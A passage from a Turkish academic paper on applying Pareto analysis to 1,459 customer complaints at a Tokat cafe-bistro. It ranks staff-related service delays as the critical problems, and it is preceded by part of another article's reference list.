- Birdir, K. & Akgöl, Y. 2015. Gastronomi turizmi ve Türkiye'yi ziyaret eden yabancı turistlerin gastronomi deneyimlerinin değerlendirilmesi. *İşletme ve İktisat Çalışmaları Dergisi*, 3, 57-68.
- Çakar, S. & Özyer, K. 2016. Yiyecek-İçecek Sektöründe Örgütsel Bağlılığın Ve Algılanan Örgütsel Adaletin Çalışanların İşten Ayrılma Niyetine Etkileri: Alt Boyutlar Bağlamında Bir Araştırma. *Gaziosmanpaşa Üniversitesi Sosyal Bilimler Araştırmaları Dergisi*, 11, 227-245.
- Çavuş, M. F. & Develi, A. 2015. Etik İklim Ve Örgütsel Vatandaşlık Davranışı 14. Ulusal İşletmecilik Kongresi. *Aksaray*.
- Çelik, M. & Çıra, A. 2013. Örgütsel vatandaşlık davranışının iş performansı ve işten ayrılma niyeti üzerine etkisinde aşırı iş yükünün aracılık rolü. *Ege Akademik Bakış*, 13, 11-20.
- Çimen, M. 2016. Yönetimde yeni yaklaşımlar: örgütsel vatandaşlık davranışı. *Acıbadem Üniversitesi Sağlık Bilimleri Dergisi*, 7, 1-5.
- Folger, R. G. & Cropanzano, R. 1998. *Organizational justice and human resource management*, Sage.
- Greenberg, J. 1987. A taxonomy of organizational justice theories. *Academy of Management review*, 12, 9-22.
- İçerli, L. & Yıldırım, M. H. 2012. Örgütsel sinizm ve örgütsel vatandaşlık davranışı arasındaki ilişki: Sağlık sektöründe bir araştırma. *Organizasyon ve Yönetim bilimleri dergisi*, 4.
- İnce, C. 2015. Kırgızistan-Bişkek'teki Türk Yiyecek İçecek İşletmelerinde İşgören Devir Hızı. *Kastamonu University Journal of Economics & Administrative Sciences Faculty*, 6, 35-51.
- Karaman, A. & Aylan, S. 2012. Örgütsel vatandaşlık. *Kahramanmaraş Sütçü İmam Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 2, 35-48.
- Kaya, İ. 2010. Otel işletmelerinde işgörenlerin iş tatminini etkileyen işi bırakma eğilimi. *Çukurova Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 19.
- Met, Ö. L. & Sarıoğlu, M. 2010. Otel işletmeleri yiyecek-içecek ünitelerinde işgören devri üzerine görgül bir araştırma. *Adıyaman Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 3, 200-213.
- Nadiri, H. & Tanova, C. 2010. An investigation of the role of justice in turnover intentions, job satisfaction, and organizational citizenship behavior in hospitality industry. *International journal of hospitality management*, 29, 33-41.
- Organ, D. 1988. *Issues in organization and management series. Organizational citizenship behavior: The good soldier syndrome*. Lexington, MA, England: Lexington Books/DC Heath and Com.
- Organ, D. W. & Ryan, K. 1995. A meta-analytic review of attitudinal and dispositional predictors of organizational citizenship behavior. *Personnel psychology*, 48, 775-802.
- Örücü, E. & Özafşarlıoğlu, S. 2013. Örgütsel Adaletin Çalışanların İşten Ayrılma Niyetine Etkisi: Güney Afrika Cumhuriyetinde Bir Uygulama/The Influence of Organizational Justice on the Turnover Intention: A Study in the Republic of South Africa.
- Podsakoff, P. M., Mackenzie, S. B., Paine, J. B. & Bachrach, D. G. 2000. Organizational citizenship behaviors: A critical review of the theoretical and empirical literature and suggestions for future research. *Journal of management*, 26, 513-563.
- Poyraz, K., Kara, Hakan, & Çetin, S. A. 2009. Örgütsel Adalet Algılamalarının Örgütsel Vatandaşlık Davranışlarına Etkisine Yönelik Bir Araştırma *Journal of Süleyman Demirel University Institute of Social Sciences Year*, 1.
- Smith, C., Organ, D. W. & Near, J. P. 1983. Organizational citizenship behavior: Its nature and antecedents. *Journal of applied psychology*, 68, 653.
- Tayfun, A. & Uysal, G. 2017. Otel İşletmelerinde Çalışan İşgörenlerin Örgütsel Adalet Algılarının Motivasyon Ve İşten Ayrılma Niyeti Üzerine Etkisi Yönetim, Ekonomi ve Pazarlama Araştırmaları Dergisi, Cilt.1, 53-62
- Tuna, M. 2007. Personal Devir Oranı Analizi: Ankarada Yer Alan Yıldızlı Otel İşletmelerinde Bir Uygulama. *Anatolia: Turizm Araştırmaları Dergisi*, 18.
- Türker, N. 1998. Konaklama İşletmelerinde İşgörenlerin İşten Ayrılma ve Çıkarılma Nedenleri ve İşgücü Devri: Uygulamalı Bir Çalışmanın Değerlendirilmesi. *Turizmde Seçme Makaleler*, 30, 37-62.
- Türksoy, A. 2002. Yiyecek-İçecek Hizmetleri Yönetimi, Turhan Kitapevi.
- Tütüncü, Ö. & Demir, M. 2003. Konaklama İşletmelerinde İnsan Kaynakları Kapsamında İşgücü Devir Hızının Analizi ve Muğla Bölgesi Örneği.
- Yeniçeri, Ö., Demirel, Y. & Seçkin, Z. 2009. Örgütsel adalet ile duygusal tükenmişlik arasındaki ilişki: İmalat sanayi çalışanları üzerine bir araştırma. *KMU İİBF Dergisi*, 11, 83-99.

Hizmet Sektöründe Kalitenin İyileştirilmesi İçin Pareto Analizi Uygulaması

Adem TÜZEMEN * Fikret GÜRSSES ** Yücel EROL *** Selim ÇAKAR ****

Öz

Hizmet endüstrilerinde kalite için standartları belirlemek son derece zordur. Ancak bu sektörde kalitenin artırılması bir o kadar önemlidir. Hizmetlerin soyut olması ve kaliteye etki eden faktörlerin çok çeşitli olması kalite iyileştirme çabalarını da zorlaştırmaktadır. Bütün bu zorluklara rağmen diğer sektörlerde de olduğu gibi hizmet sektöründe de rekabetçi avantaj sağlayabilmek için kalitenin iyileştirilmesi bir gerekliliktir. Bu çalışmanın amacı yiyecek ve içecek sektöründe faaliyet gösteren Burçak Cafe-Bistro hizmet işletmesi örnek işletme olarak alınarak, pareto analizi aracılığı ile hizmet sektöründe kalitenin artırılabilirliğinin belirlenmesidir. Bu amaç doğrultusunda İstatistiksel Proses Kontrol (İPK) tekniklerinden Pareto Analizi uygulanarak, kaliteye yönelik problemlerin çözümüne ilişkin bulgulara ulaşılmıştır. Üretim ve servis departmanlarında çalışan personellerin kaliteye etki ve katkıları belirlenmiştir. Üretim ve servis ekipmanları ve teknikleri irdelenerek sürece etkileri incelenmektedir. Elde edilen verilerden yararlanılarak; kontrol tabloları, pareto diyagramı ve hataları azaltarak kaliteyi artırmak için sebep-sonuç diyagramı modellenmektedir.

Anahtar Kelimeler: İstatistiksel Proses Kontrol (İPK), Pareto Analizi, Hizmet Sektörü, Kalite, Kalitenin İyileştirilmesi.

Jel Kodu: M110

Application of Pareto Analysis to Improve Quality In Service Industry

Abstract

Setting standards for quality in service industries is extremely difficult. However, improvement of quality in this sector is so important. The fact that the services are abstract and the factors that affect quality vary widely making quality improvement efforts difficult. In spite of all these difficulties, it is a necessity to improve qualifications in order to provide competitive advantage in other sectors as well as in the service sector. The purpose of this study is to determine that Burçak Cafe-Bistro service business, which operates in the food and beverage sector, is taken as a sample business and the quality can be upgraded in the service sector through pareto analysis. For this purpose, Pareto Analysis is applied from Statistical Process Control (IPC) techniques to find solutions to problems related to quality. Impacts and contributions of the personnel working in production and service departments to quality has been determined. Production and service equipments and techniques are examined and also their effects to quality are investigated. Using the data obtained, control charts, pareto diagrams, and cause and effect diagrams is modeled to improve quality by reducing errors.

Keywords: Statistical Process Control (SPC), Pareto Analysis, Service Sector, Quality, Quality Improvement.

Jel Code: M110

GİRİŞ

Mal ve hizmetlerin yetkinlik, yeterlilik veya memnuniyet sağlama düzeyleri olarak tanımlanan kalite; zamana, topluma, toplum kültürüne ve gereksinimlere göre farklı algılanan bir kavramdır (Karakaya ve diğ., 2016). Ürettikleri ürünlerde kaliteyi yakalamayı hedefleyen işletmelerin temel amaçları ise müşteri istek ve ihtiyaçlarını en iyi şekilde karşılayarak, müşteri memnuniyeti sağlamaktır. Kalite, 80'li yıllarda işletmelerin rekabet üstünlüğü sağlamak için yararlandığı bir araç iken günümüzde hem üretici hem de tüketiciler açısından bir gereklilik halini almıştır (Karcıoğlu ve diğ., 2013). Somut ürünler üreten işletmelerde kalite anlayışı, belirli standartlara dayandırılması ve ölçülebilir olması açısından sınırları daha net çizilebilse de, soyut ürünler için aynı netlik mevcut değildir (Öndoğan,2010). Görecelik kavramı soyut ürünlerde daha belirgin şekilde ortaya çıkmaktadır. Bu nedenle emek yoğun ve hizmet ağırlıklı işletmelerde kaliteyi iyileştirmek zordur. Makineleşmenin ve

* * Corresponding author, Dr. Öğr. Üyesi, Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi İşletme Bölümü, Tokat, Türkiye, Email: adem.tuzemen@gop.edu.tr

** Öğr. Gör., Gaziosmanpaşa Üniversitesi, Tokat Sosyal Bilimler Meslek Yüksekokulu, Tokat, Türkiye, Email: fikret.gurses@gop.edu.tr

*** Doç. Dr., Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi İşletme Bölümü, Tokat, Türkiye, Email: yucel.erol@gop.edu.tr

**** Öğr. Gör., Gaziosmanpaşa Üniversitesi, Tokat Sosyal Bilimler Meslek Yüksekokulu, Tokat, Türkiye, Email: selim.cakar@gop.edu.tr

otomasyonun daha az kullanıldığı hizmet sektörlerinde gerek üretim aşamasında gerekse servis/ sunum aşamalarında hata oranları daha yüksek olabilmekte bu da kaliteyi düşürebilmektedir. Oysa ki ortaya çıkan ürün ve hizmetlerin, müşterilerin, istek ve gereksinimlerini karşılaması ve onları memnun etmesi gerekir. Çünkü mal veya hizmetin kalitesi müşteriye ne düzeyde tatmin ettiği ile ilgilidir (Tütüncü, 2003).

Hizmet işletmelerinde müşteri memnuniyeti ile ölçülen kaliteyi etkileyen birçok neden vardır. Bu nedenlerin belirlenerek ortadan kaldırılması kalite ve süreç iyileştirmesi sağlamaktadır. Kalite ve süreç iyileştirmesi için “Yedi Kalite Aracı” olarak da bilinen; akış diyagramları, histogramlar, pareto analizi, sebep-sonuç diyagramı, kontrol tabloları, veri toplama ve dağılım diyagramları gibi İstatistiksel Proses Kontrol (İPK) tekniklerinden yararlanılmaktadır (Render & Heizer, 1999). Bu tekniklerden birisi olan pareto analizi ile çok değişkenli varyantlarda dahil olmak üzere bir çok dağılım açıklanabilmektedir (Arnold, 2015).

Orijini, İtalyan iktisatçı Vilfredo Pareto’ya (1848-1923) dayanan pareto ilkesi, sonuçların büyük bir kısmının, o sorunları ortaya çıkaran nedenlerin küçük bir kısmından kaynaklandığını ortaya koyan Joseph M. Juran tarafından kalitenin iyileştirilmesi çalışmalarında kullanılmıştır (Ahmed ve Ahmad, 2011). V.Pareto İtalya’da servet dağılımına yönelik çalışması sonucunda, servetin çok büyük bir bölümünün toplam nüfusun oldukça küçük bir kısmı tarafından elde tutulduğunu tespit etmiştir. Servet dağılımındaki oran yaklaşık 80’e 20 olduğu için bu ilkeye 80-20 ilkesi de denilmektedir (Cervone, 2009). Joseph Juran tarafından genişletilen bu kavramın, günlük yaşamda geniş bir yelpazede uygulanabilir olduğu görüldü (Cervone, 2009). Örneğin, dijital kütüphane kataloğunda çevrimiçi arama yapma, bir projede hangi görevlerin en fazla etkiye sahip olacağını belirlenmesi, ürün veya hizmetlerden müşteri şikayetlerinin ana nedenlerinin değerlendirilmesi gibi bir dizi içeriğe uygulanabilir (Talib, ve diğ.,2011). Mal ve hizmet sektörlerinde üretim aşamasından kar maksimizasyonuna, pazarlama sürecinden tedarik süreçlerine kadar işletme faaliyetlerinin her alanında rahatlıkla uygulanabilir.

2 . Pareto Yaklaşımı

Hizmet sektörlerinde başarı faktörlerinin belirlenmesi amacıyla Talib, ve arkadaşlarının (2011) yaptığı araştırmada kritik öneme sahip olan başarı faktörleri pareto analizi ile ortaya çıkarılmıştır. Bu araştırma ile “Yönetimin Kalite Yaklaşımı”, “Müşteri Odaklılık” ve “Müşteri Tatmini” faktörleri ön plana çıkmıştır.

Karuppusami ve Gandhinathan (2006) Toplam kalite yönetiminde kritik başarı faktörlerinin belirlenmesi için yaptıkları çalışmada, Pareto analizi ile toplamda 56 başarı faktöründen 8 ila 12 tanesinin kritik öneme sahip olduğu sonucuna ulaşmışlardır.

Radson ve Boyd (1997) yaptıkları çalışmada, Ishikawa’nın (1982) klasik kitabı “Guide to Quality Control” ve Brassard ve Ritter’in “The Memory” adlı eserine atıfta bulunarak klasik pareto analizinin bazı durumlarda yetersiz kalabileceğini ifade etmişlerdir. Üretici veya müşteriye yapılan ekonomik değerlendirmeler gibi konularda standart pareto analizinin tek başına sorun sıklığı belirlemede ve frekans dağılımlarını oluşturmada yetersiz kaldığı sonuçlarına ulaşılmıştır. Bu nedenle faktör dağılımlarında pareto analizi ile birlikte “rate analysis” uygulanmıştır. Benzer bir görüşle, William J. Stevenson (2000) çalışmasında başarılı sonuçlar için frekans dağılımı analizlerinin her zaman uygun olmadığını belirtmiştir.

Kim ve arkadaşları, karşılaştırmalı entegre performans ölçümü ile gelişmiş üretim sistemleri için yatırım fırsatlarının belirlenmesi amacıyla yaptıkları çalışmada işletmelerin fırsat belirlemede kritik öneme sahip faktörlerin belirlenmesinde pareto analizinden istifade etmişlerdir.

Dünya çapında gıda sektöründe HACCP sisteminin etkili bir şekilde uygulanmasında gerekli olan kritik faktörlerin belirlenmesi için yaptıkları çalışmada Fotopoulos ve Kafetzopoulos Pareto analizi ile 11 hayati öneme sahip faktöre ulaşmışlardır.

Cervone (2009) tarafından yapılan çalışmada, bir dijital kütüphane projesinin başarısında en fazla etkiye sahip olan faktörleri belirlemek için Pareto analizini kullanmıştır. Tasarım / metodoloji / yaklaşım - yazar, teori ve örnek kullanarak, dijital kütüphane projesinin başarılı bir şekilde tamamlanması için pareto analizinin son derece uygun olduğunu belirtmektedir.

Kayaalp ve Erdoğan (2009) tekstil işletmeleri üzerine yaptıkları araştırmada dikiş hatalarının “İstatistiksel Proses Kontrol (İPK) Yöntemleri” kullanılarak azaltılması incelenmiştir. Bu araştırmaya göre işletmede meydana gelen toplam hata kalemlerinden en önemlileri olan iki hatanın tespiti ve düzeltilmesi ile hataların %32’si ortadan kaldırılabilir.

Güner (2009) çalışmasında konfeksiyon işletmelerinde ürünlerin tam zamanında sevk edilememesinin en önemli nedenleri araştırmış ve çalışmada bu sürecin yönetimi için pareto analizi uygulayarak faaliyetlerin sınıflandırılması ve önem derecesine göre sıralanması amaçlanmıştır. ABC analizi ile hatalar üç grupta toplanmış, her gruptaki hatalar önem sıralamasına göre sıralanmıştır.

Özcan (2001) çalışmasında uygulama yeri olarak Sivas Çimento Fabrikası’nı seçmiş, fabrikada ortaya çıkan üretim hataları kabul edilen duruşlarının sebeplerini araştırarak, arıza sebeplerini pareto analizi ile sıraya koymuştur.

Rudolph (1998) çok amaçlı evrimsel algoritma ile pareto analizinin aynı sonuçlara ulaşp ulaşmadığı üzerine yaptığı ampirik çalışmada başarılı sonuçlara ulaşmıştır. Olasılıkların pareto analizindeki önem sırasına uygun olduğunu tespit etmiştir.

Pareto dağılımları, belirli bir uygulama alanı üzerinde tartışmaya odaklanmakta avantaj sağlamakla birlikte, birçok sosyoekonomik alanda araçları modelleme ve yordama açısından da yararlı olmaktadır. Gelir dağılımı üzerine kurduğu yasanın popülasyondan popülasyona değişebileceği fikrinden hareketle pareto yasasına itirazlar ve eleştiriler de ortaya çıkmıştır. Shirras (1935) kendi çalışmasına dayandırarak, pareto dağılımının gerçekte doğrusal olmadığını, parabolik bir eğri çizdiğini iddia ederek pareto yasasını ilk eleştirenlerden birisi olmuştur. Cirillo (Arnold, 2015) ise pareto yasası ile ilgili olarak, verilerin doğrusal veya parabolik dizilişinden ziyade oluşturdukları kuyruk üzerine odaklanmış ve pareto yasasının teorik ve kuramsal değil ampirik çalışmalarda gerçek sonuçlara ulaşabilen bir metot olduğunu savunmuştur.

3. Kalite Algısı Ve İyileştirme

Literatürde birçok kalite tanımı vardır. Bazıları bunu bir ürün veya hizmette üstünlük veya mükemmellik olarak görürken, diğerleri bunu kusurların yokluğu olarak görür. Evans kalitenin tanımı üzerine yaptığı bir çalışmada; mükemmellik, tutarlılık, hız, politika ve süreç, etkinlik sağlama gibi kriterlerin kalite tanımlarında bulunduğunu göstermiştir. Sonuç olarak kalitenin müşteri memnuniyetini en üst seviyede tutması gerektiği vurgulanmıştır. Amerikan Kalite Derneği ise kaliteyi “verilen ihtiyaçları karşılama becerisine dayanan bir ürün veya hizmetin özelliklerinin toplamı” olarak tanımlamaktadır (Evans, 2008). Juran’ın (1951) tanımı “Kalite kullanım için uygunluktur”. Deming göre kalite tanımı “Kalite hatalı sistem değildir” (Reilly, 1994). Shewart’un tanımına (1931) göre “Kalite değişmez” ve Taguchi’nin “Kalite, bir ürün veya hizmetin ne zaman gerçekleştirdiği” dir.

Hizmetle ilgili süreçler turizm ve konaklama sektörünün karakteristik özelliklerindendir. Render ve Heizer (2014)’e göre, hizmet sektörü, fiziksel mallar ve hizmetler arasındaki farklılıklara dayanan

farklı bir kalite boyutu ile profil oluşturulmuştur. Genel olarak mallar, maddi iken, hizmetler diğer kişiler tarafından sağlanan olanaklar, faydalar veya imkanlardır ve somut değildir. Kalite boyutları, mallar ve hizmetler için de farklıdır. Bir malın boyutları, performansına, özelliklerine, güvenilirliğine, standartlara ve şartnameye uygunluğuna, dayanıklılığa, servis edilebilirlik özelliklerine, estetiğe ve müşteri algılanan kaliteye dayanmaktadır (Foster, 2010). Hizmetlerin soyut olması, kalitesini ölçme değerlendirme konusunda zorluklara neden olsa dahi Gronroos tarafından hazırlanan Algılanan Hizmet Kalitesi Modeli, Parasuraman ve arkadaşları tarafından hazırlanan Beş Boşluklu SERVQUAL Modeli, Kritik Olay Tekniği ve Müşteri Memnuniyet Anketleri gibi tekniklerle bunu sağlamak mümkündür (Kapiki, 2012).

4. Uygulama

Bu araştırma, Kasım 2017 ile Haziran 2018 tarihleri arasında Tokat il merkezinde yiyecek ve içecek sektöründe faaliyet gösteren Burçak Cafe Bistro hizmet işletmesin konuklarından elde edilen şikâyetler ve öneriler dikkate alınarak yapılmıştır. Uygulamanın seçildiği işletme, Tokat il merkezinde cafe-restoran işletmeleri içerisinde öncü işletmelerden birisidir. Çalışmada, kalitenin ve bu sayede müşteri memnuniyetinin artırılması amaçlanmıştır. Bu bağlamda istatistiksel süreç kontrolü tekniklerinden olan pareto analizinden istifade edilmiştir. Sorunları belirlemek amacıyla müşterilerden alınan öneri ve şikâyetlerden yararlanılmıştır. Şikâyet ve öneri formu 10 adet kapalı uçlu ifadede ve açık uçlu cevap gerektiren öneriler bölümünden oluşturulmuştur.

Çalışmanın uygulaması iki aşamalı olarak gerçekleştirilmiştir. İlk aşama Durum Tespit Aşamasıdır. Bu aşamada işletmeye gelen 503 konuktan alınan toplam 1459 şikâyet ve öneri listelenerek gruplanmıştır. Elde edilen verilerden hareketle sorunların ve bu sorunların ortaya çıkma sıklıklarının yer aldığı frekans tabloları oluşturulmuştur. Kasım -Aralık 2017 tarihleri arasında yapılan durum tespitine göre elde edilen veriler analiz edilerek sorunlara çözümler ve öneriler sunulmuştur. İşletmenin yapmış olduğu değişikliklerden iki ay sonra Mart- Haziran 2018 tarihleri arasında işletme konuklarına tekrar uygulama yapılmış ve durum tespit aşamasında ortaya çıkan sorunların hala devam edip etmediği kontrol edilmiştir. Bu nedenle bu aşamaya Kontrol Aşaması denilmiştir. Kontrol aşamasında, işletmeye gelen 557 konuktan 326 şikâyet ve öneri alınmıştır.

4.1 Durum Tespit Aşaması

Konuklardan alınan şikâyet ve önerilerden yararlanılarak işletmenin yaşadığı sorunlar listelenmiştir. Tablo 1’de durum tespiti aşamasında oluşturulan şikâyetler ve bu şikâyetlere ait tekrarlanma sayıları verilmiştir.

Bu aşamada konuklara verilen şikâyet ve öneri formlarında toplam 10 adet şikâyet konusu yazılı olarak sunulmuştur. Ancak konuklardan gelen öneriler ve yeni şikâyet konuları ile şikâyet konusu sayısı 19’a çıkartılmıştır.

Tablo 1. Şikâyet Konusu ve Sayıları

Sıra	Şikâyet Konusu	Şikâyet Sayısı
1	Siparişi almak uzun sürüyor	410
2	Yemek servisi çok yavaş	290
3	Personel yetkin değil	245
4	İçecek servisi çok yavaş	223
5	Servis kalitesi düşük	112

6	Porsiyon miktarı yetersiz	30
7	Mekan içi ısınma sorunu var	24
8	Aperatifler yetersiz	20
9	Servis malzemeleri hijyen değil	17
10	Araç park sorunu var	17
11	Havalandırma yetersiz	16
12	Mekan temizliği kötü	14
13	Ürün kalitesi düşük	13
14	Yemekler çok yağlı	10
15	Işıklandırma yetersiz	5
16	Fiyat – Kalite Uyumuz	5
17	Masa ve sandalyeler rahat değil	4
18	Müzikler güzel değil	2
19	Oyun alanı yetersiz	2
Toplam		1459

Bu süreçte konuklardan gelen ve şikayet formunda yazılı olmayan her öneri ve şikayet dikkate alınmıştır. Bu nedenle yapılan analizler şikayet formunda yazılı olan on şikayet konusu üzerinden değil, sonradan oluşan on dokuz şikayet konusu üzerinden gerçekleştirilmiştir. Şikayetlerin sayısı, birikimli sayıları, yüzde oranları ve birikimli yüzde oranları pareto analizi için tablolaştırılmıştır.

Tablo 2’de görüldüğü gibi, şikayetlerin oransal dağılımlarına bakıldığında; “Siparişi almak uzun sürüyor”, “Yemek servisi çok yavaş”, “Personel yetkin değil”, “İçecek servisi çok yavaş” konulu şikayetlerin toplam şikayetlerin % 80,05’ini oluşturduğu görülmektedir. İlk yedi şikayetin toplam şikayet sayısındaki oranının ise % 91,43olduğu görülmektedir. Geriye kalan 12 şikayet konusunun oranı ise % 8,57 olarak gerçekleşmiştir. Şikayetlerin frekanslarından yola çıkarak ilk dört sıradaki şikayetlere A Grubu şikayetler, 5-7. Sıradaki şikayetlere B Grubu şikayetler ve geriye kalan diğer şikayetlere ise C Grubu şikayetler denilmiştir.


Tablo 2’deki verilere dayanarak, şikayetlerin dağılımı, şikayetlerin kümülatif toplam dağılımları ve kritik öneme sahip şikayetlerin oransal pareto grafikleri oluşturulmuştur. Grafiklerde gösterilen her bir şikayet konusu ayrı bir sorunu ifade etmektedir. Sorunların ortadan kaldırılması, kalitenin artırılması açısından son derece önemlidir. Bu nedenle her bir soruna işletme açısından taşıdığı önem ağırlığına göre çözüm bulunmalıdır.

Tablo 2. Şikayetlerin Oransal Dağılımları

Sıra	Şikayet Konusu	Şikayet Sayısı	Birikimli Şikayet	%Şikayet	%Birikimli Şikayet
1	Siparişi almak uzun sürüyor	410	410	28,10%	28,10%
2	Yemek servisi çok yavaş	290	700	19,88%	47,98%
3	Personel yetkin değil	245	945	16,79%	64,77%
4	İçecek servisi çok yavaş	223	1168	15,28%	80,05%

5	Servis kalitesi düşük	112	1280	7,68%	87,73%
6	Porsiyon miktarı yetersiz	30	1310	2,06%	89,79%
7	Mekan içi ısınma sorunu var	24	1334	1,64%	91,43%
8	Aperatifler yetersiz	20	1354	1,37%	92,80%
9	Servis malzemeleri hijyen değil	17	1371	1,17%	93,97%
10	Araç park sorunu var	17	1388	1,17%	95,13%
11	Havalandırma yetersiz	16	1404	1,10%	96,23%
12	Mekan temizliği kötü	14	1418	0,96%	97,19%
13	Ürün kalitesi düşük	13	1431	0,89%	98,08%
14	Yemekler çok yağlı	10	1441	0,69%	98,77%
15	Işıklandırma yetersiz	5	1446	0,34%	99,11%
16	Fiyat – Kalite Uyumuz	5	1451	0,34%	99,45%
17	Masa ve sandalyeler rahat değil	4	1455	0,27%	99,73%
18	Müzikler güzel değil	2	1457	0,14%	99,86%
19	Oyun alanı yetersiz	2	1459	0,14%	100,00%
Toplam		1459		100%	

Şekil 1. Şikayetlerin Kümülatif Dağılımları




Şekil 1’de şikayetlerin kümülatif dağılımlarına bakıldığında bazı şikayet konularının dikey dağılım sergilediği bazılarının ise yatay seyir izlediği görülmektedir. Bu da sorunların eşit ağırlıklara sahip olmadıklarını, önem sırasına göre sıralandıklarını ifade etmektedir. Toplam 1459 şikayetin 1168 tanesini ilk dört şikayet konusunun oluşturduğu göz önüne alınırsa, bu şikayet konularının diğer şikayetlere göre ağırlıklarının daha yüksek olduğu söylenebilir.


Aşağıda Şekil 2’de gösterilen şikayetlerin kümülatif dağılımında oransal değerler, A Grubu şikayetlerin, toplam şikayetlerin yaklaşık % 80’ini oluşturduğunu göstermektedir. Pareto ilkesi gereği de % 80’lik ağırlığı olan sorunlar kritik öneme sahip olan sorunlar olarak tanımlanmaktadır. Üç

maddeden oluşan B Grubu şikayet konuları ise ikinci derecede öneme sahiptirler. % 11,38 oranı ile ikinci sırada ele alınması gereken sorunları ifade etmektedirler.

Şekil 2. Kümülatif Şikayetlerin Oransal Dağılımı



Şekil 3. Kritik Öneme Sahip Şikayetler



Şekil 3'te Kritik Öneme Sahip sorunları daha iyi vurgulamak amacı ile 12 maddeden oluşmasına rağmen sadece % 8,57 ağırlığa sahip olan C Grubu şikayetler "Diğer" başlığı adı altında toplanmıştır. İşletmenin öncelikli olarak ele alması gereken sorunları A Grubu şikayetler oluşturmaktadır. A Grubu sorunlar ortadan kaldırıldıktan sonra B Grubu şikayetlerin oluşturduğu sorunlara çözüm aranmalıdır.

4.1.1. Sorunların Kaynaklarının Tespiti

Çalışmanın bu bölümünde konuklardan gelen şikayetlerin sebepleri araştırılmıştır. Her şikayet bir sorunu temsil ettiğinden sorunların kaynaklarına ulaşıldığında şikayetler de ortadan kalkacaktır.

Şikayet türleri incelendiğinde sorunların iki temel kaynağının olduğu tespit edilmiştir. Bunlar; Personel Kaynaklı Sorunlar ve İşletme Kaynaklı Sorunlardır. Tablo 3 ve Tablo 4'te sorunların kaynaklarına ilişkin şikayetler sınıflandırılmıştır.

Tablo 3. Personelden Kaynaklanan Sorunlar

Personel Kaynaklı Sorunlar	Frekans	%	Cum.%
Siparişi almak uzun sürüyor	410	27,91	27,91
Yemek servisi çok yavaş	290	19,30	47,20
Personel yetkin değil	245	16,50	63,70
İçecek servisi çok yavaş	223	13,56	77,26
Servis kalitesi düşük	112	8,03	85,29
Servis malzemeleri hijyen değil	17	1,58	86,87
Mekan temizliği kötü	14	1,08	87,95

Tablo 3'te personelden kaynaklanan sorunların frekans, yüzde ve kümülatif yüzde değerleri verilmiştir. Sorunların ağırlıklarına bakıldığında; işletmede yaşanan tüm sorunların % 87,95'inin personel kaynaklı sorunlar olduğu görülmektedir. Bu durumda personel kaynaklı sorunlar ortadan kaldırıldığında işletmenin karşılaştığı sorunların büyük bir kısmı da ortadan kalkmış olacaktır. Pareto ilkesi gereği önlem alınması ve çözülmesi gereken sorunlar da bu grupta toplanan sorunlardır. Özellikle “Siparişi almak uzun sürüyor”, “Yemek servisi çok yavaş”, “Personel yetkin değil” ve “İçecek servisi çok yavaş” konulu şikayetlerle oluşan sorunlar tüm işletme sorunlarının %77,26'sını oluşturduğundan; öncelikli ele alınması gereken ve kritik öneme sahip olan sorunlar olarak görülmektedir. Pareto ilkesi hemen hemen tüm sektörlerde uygulanabilse dahi, sonuçları itibarı ile her çalışmada, ilkeyi net olarak ortaya koyabilecek oranlara sahip olmayabilmektedir. Her ne kadar pareto ilkesi 80/20 kuralı ile özleşmiş olsa da bazı durumlarda bu oranların, “70-30” veya “90-10” şeklinde değişebildiği ifade edilmiştir (Chena ve diğ.,2008).

Tablo 4'te işletmeden kaynaklanan sorunlar verilmiştir. Bu sorunların tüm sorunlar içindeki ağırlıklarına bakıldığında; %12,05'lik kümülatif yüzdeye sahip olduğu görülmektedir. İşletmeden kaynaklanan sorunlarla personelden kaynaklanan sorunlar karşılaştırıldığında, önem düzeyi daha yüksek olan personelden kaynaklı sorunların daha kritik öneme sahip olduğu ve sorun çözmeye bu gruptan başlamanın doğru olacağı sonucuna ulaşılmıştır. İşletme için ortaya çıkan her sorun önemlidir ancak her sorunu çözmeye çalışmak rasyonel bir davranış değildir. Karşılaşılan her sorunu çözmek yerine, işletme için en önemli olanlarını seçip çözmek daha mantıklı bir karar olacaktır. Çünkü sorun çözmek işletme için hem zaman hem de ekonomik olarak maliyetli olabilir ve çözülen bazı sorunlar katlanılan maliyete değmeyebilir. Örneğin 1459 şikayetten 17 tanesi “Araç park sorunu” ile ilgilidir. Bu sorunu çözmek işletme açısından finansal anlamda rasyonel bir karar olmayacaktır.

Tablo 4. İşletmeden Kaynaklı Sorunlar

İşletmeden Kaynaklı Sorunlar	Frekans	%	Cum.%
Porsiyon miktarı yetersiz	30	2,65	2,65
Mekan içi ısınma sorunu var	24	1,94	4,59
Aperatifler yetersiz	20	1,79	6,38
Araç park sorunu var	17	1,51	7,89
Havalandırma yetersiz	16	1,22	9,11

Ürün kalitesi düşük	13	0,93	10,04
Yemekler çok yağlı	10	0,72	10,76
Işıklandırma yetersiz	5	0,36	11,12
Fiyat – Kalite Uyumuz	5	0,36	11,48
Masa ve sandalyeler rahat değil	4	0,29	11,76
Müzikler güzel değil	2	0,14	11,91
Oyun alanı yetersiz	2	0,14	12,05

4.1.2. Sorunların Analizi ve Çözümlemesi

Sorunların analiz edilmesi ve çözümlemesi, hem işletmeye fayda sağlayacak hem de müşteri memnuniyetini artıracaktır. Bu amaçla kritik öneme sahip olan sorunların ortadan kaldırılması gerekmektedir. Ancak sorunlara neden olan faktörlerin belirlenerek ortadan kaldırılması, sorunların ortadan kaldırılmasından daha fazla önem arz etmektedir. Bu nedenle asıl amaç sorunların ortadan kaldırılması değil sorunlara neden olan etkenlerin belirlenmesi ve iyileştirilmesidir.

Çalışmanın sorun çözme sürecinde sorunların nedenleri belirlenmiştir. Yapılan beyin fırtınası ve küçük odak görüşmeleri sonucunda; personel kaynaklı sorunların en temel nedenin işletme müdürü ve işletmeye bağlılıkları düşük olan ve bu nedenle de görevlerini layıkıyla yapmayan bazı servis elemanları olduğu tespit edilmiştir. İşletmenin menfaati için işletmeye yapılan öneriler sert ve radikal değişiklikler içermektedir. İlk radikal değişiklik işletme müdürünün değiştirilmesi, sonraki aşamada ise görevlerinin sorumluluklarını bilmeyen servis personellerinin işten çıkarılması oldu.

4.2. Kontrol Aşaması

